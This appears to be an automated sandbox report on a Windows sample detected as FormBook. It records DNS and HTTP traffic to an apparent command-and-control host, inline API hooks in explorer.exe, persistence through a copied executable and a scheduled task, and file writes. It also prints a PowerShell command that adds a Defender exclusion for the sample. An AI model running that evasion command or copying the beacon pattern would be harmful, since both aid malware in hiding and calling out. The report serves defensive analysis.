May 4, 2021 18:00:51.750638962 CEST	65447	53	192.168.2.5	8.8.8.8
May 4, 2021 18:00:51.804084063 CEST	53	65447	8.8.8.8	192.168.2.5
May 4, 2021 18:00:52.373558044 CEST	52441	53	192.168.2.5	8.8.8.8
May 4, 2021 18:00:52.425172091 CEST	53	52441	8.8.8.8	192.168.2.5
May 4, 2021 18:00:54.343322992 CEST	62176	53	192.168.2.5	8.8.8.8
May 4, 2021 18:00:54.403337955 CEST	53	62176	8.8.8.8	192.168.2.5
May 4, 2021 18:00:55.471920967 CEST	59596	53	192.168.2.5	8.8.8.8
May 4, 2021 18:00:55.520484924 CEST	53	59596	8.8.8.8	192.168.2.5
May 4, 2021 18:00:56.800488949 CEST	65296	53	192.168.2.5	8.8.8.8
May 4, 2021 18:00:56.854403973 CEST	53	65296	8.8.8.8	192.168.2.5
May 4, 2021 18:01:00.374254942 CEST	63183	53	192.168.2.5	8.8.8.8
May 4, 2021 18:01:00.422900915 CEST	53	63183	8.8.8.8	192.168.2.5
May 4, 2021 18:01:01.839873075 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 18:01:01.897089005 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 18:01:03.932302952 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 18:01:03.983825922 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 18:01:18.462794065 CEST	55161	53	192.168.2.5	8.8.8.8
May 4, 2021 18:01:18.521301985 CEST	53	55161	8.8.8.8	192.168.2.5
May 4, 2021 18:01:43.801347017 CEST	54757	53	192.168.2.5	8.8.8.8
May 4, 2021 18:01:43.855362892 CEST	53	54757	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:02:46.423053026 CEST	49992	53	192.168.2.5	8.8.8.8
May 4, 2021 18:02:46.627899885 CEST	53	49992	8.8.8.8	192.168.2.5
May 4, 2021 18:03:06.997164011 CEST	60075	53	192.168.2.5	8.8.8.8
May 4, 2021 18:03:07.055994034 CEST	53	60075	8.8.8.8	192.168.2.5


DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 18:02:46.423053026 CEST	192.168.2.5	8.8.8.8	0xe039	Standard query (0)	www.safifinancial.info	A (IP address)	IN (0x0001)
May 4, 2021 18:03:06.997164011 CEST	192.168.2.5	8.8.8.8	0x87eb	Standard query (0)	www.4980057280880200.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 18:02:46.627899885 CEST	8.8.8.8	192.168.2.5	0xe039	No error (0)	www.safifinancial.info	safifinancial.info		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:02:46.627899885 CEST	8.8.8.8	192.168.2.5	0xe039	No error (0)	safifinancial.info		34.102.136.180	A (IP address)	IN (0x0001)
May 4, 2021 18:03:07.055994034 CEST	8.8.8.8	192.168.2.5	0x87eb	Name error (3)	www.4980057280880200.xyz	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49717	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:02:46.677593946 CEST	1301	OUT	GET /op9s/?kxl0=3OlkoHCzE1hCgammAGWyNY23l3GjmmrFj0eumUTWZXUNP+r8qibU1KsAhTf4INnle5&kPm0g=K8kX HTTP/1.1 Host: www.safifinancial.info Connection: close Data Raw: 00 00 00 00 00 00 Data Ascii:
May 4, 2021 18:02:46.816026926 CEST	1302	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 16:02:46 GMT Content-Type: text/html Content-Length: 275 ETag: "6089beab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;" type="image/x-icon"> <title>Forbidden</title></head><body> <h1>Access Forbidden</h1></body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE3
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE3
GetMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE3
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE3

Statistics

Behavior



System Behavior

Analysis Process: Ms5nQdSz5l.exe PID: 3560 Parent PID: 5620

General

Start time:	18:00:56
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\Ms5nQdSz5l.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Ms5nQdSz5l.exe'
Imagebase:	0xc40000
File size:	734720 bytes
MD5 hash:	BA01DF16E4C876E078348FD4479A8FDF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.250065201.0000000040A9000.00000004.00000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.250065201.0000000040A9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.250065201.0000000040A9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.244848699.0000000030F4000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CAE6D66	CopyFileW
C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe\Zone.Identifier:\$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CAE6D66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7635.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CAE7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Ms5nQdSz5I.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFAC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7635.tmp	success or wait	1	6CAE6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5f 96 32 da 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e8 0a 00 00 4c 00 00 00 00 00 d6 06 0b 00 00 20 00 00 00 20 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@.... ..... .....!L!This program cannot be run in DOS mode.... \$.....PE..L..._2..... ....P.....L.....@..@..... cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5f 96 32 da 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e8 0a 00 00 4c 00 00 00 00 00 d6 06 0b 00 00 20 00 00 00 20 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	success or wait	3	6CAEDD66	CopyFileW
C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CAEDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7635.tmp	unknown	1651	3c 3f 78 6d 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.mic rosoft.com/windows/2004/02/m it/task">.. <RegistrationInfo>.. <Date>2014-10- 25T14:27:44.892 9027</Date>.. <Author>compu ter\user</Author>.. </RegistrationInfo>	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Ms5nQdSz5l.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6e 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 32 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2e 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"Win RT", "NotApp",1..2,"Microsoft.Vi sualBasic, Version=10.0.0.0, Cult ure=neutral, PublicKeyToken=b0 3f5f7f11d50a3a",0..2,"Syst em.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyTok en=b77a5c561934e089",0. .3,"System, Version=4.	success or wait	1	6DFAC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\!a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\!f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\!d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\!f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\!b 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile

Analysis Process: powershell.exe PID: 6188 Parent PID: 3560

General	
Start time:	18:01:00
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\Ms5nQdSz5l.exe'
Imagebase:	0x9a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ezrs2lx.0rw.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_taqi1ccw.3sg.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\Documents\20210504	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CAEBEFF	CreateDirectoryW
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.c0oGFjmQ.20210504180103.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ezrs2lx.0rw.ps1	success or wait	1	6CAE6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_taqi1ccw.3sg.psm1	success or wait	1	6CAE6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ezrs2lx.0rw.ps1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_taqi1ccw.3sg.psm1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.c0oGFjmQ.20210504180103.txt	unknown	3	ef bb bf	...	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.c0oGFjmQ.20210504180103.txt	unknown	672	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 34 31 38 30 31 33 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 31 34 34 30 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	*****.Windows PowerShell transcript start..Start time: 20210504180131..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\	success or wait	44	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0d 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet.ps1.....Uninstall-Module.....Unmo.....fimo.....Install-Module.....New-scripFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 00 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utilit y\Microsoft.PowerShell.Utility. psd1m.....Remove- Variable.....Convert- String.....Trace- Command.....Sort- Object.....Register- ObjectEvent.....Get- Runspace.....Format- Table.....Wait- Debugger.....Get- Runspac	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2242	2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6e 69 63 79 08 00 00 00 13 00 00 00 4e 65 77 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 13 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 1c 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 46 69 6c 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 00 00 00 00 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 64 31 17 00 00 00 08 00 00 00 44 65 73 63 72 69 62 65 02 00 00 00 11 00 00 00 47 65 74 2d 54 65 73 74 44 72 69 76 65 49 74 65 6d 02 00 00 00 0b 00 00 00 4e 65 77 2d 46 69 78	- AppLockerPolicy.....New- AppLockerPolicy.....Get- AppLockerPolicy.....Get- AppLocke rFileInfo.....yH.8.. .I...C:\Program Files (x86)\W indowsPowerShell\Modules\Pester r3.4.0\Pester.psd1.....De scribe.....Get- TestDriveItem.....New- Fix	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 85 14 00 00 18 00 00 00 e9 0d 7d 05 6c 08 63 08 43 08 00 00 00 00 b8 01 28 00 c7 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....}.l. c.C.....(.....@.....	success or wait	1	6DF676FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 50 00 00 00 0e 00 20 00	H.....<@.^..L."My..:P.....	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 b8 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 00 01 95 54 00 01 3d 4d 00 01 44 4d 00 01 3a 4d 00 01 22 4d 00 01 20 4d 00 01 21 4d 00 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 16 3b 40 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00 01 34 26 00 01 35 26 00	.....T.>@.>@...V.@.H@.X.@.[@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.T@..T@..T@..T@..S@..S@..T@..T@..xT@..zT...T..=M..DM..:M.."M..M..IM..;M..D..D..@M..<M..\$M..8M..?M..;@.BM...D..mE..EM...q..q..S...%...n..4&..5&.	success or wait	11	6DF676FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\1a152fe02a317a77aee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC7CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
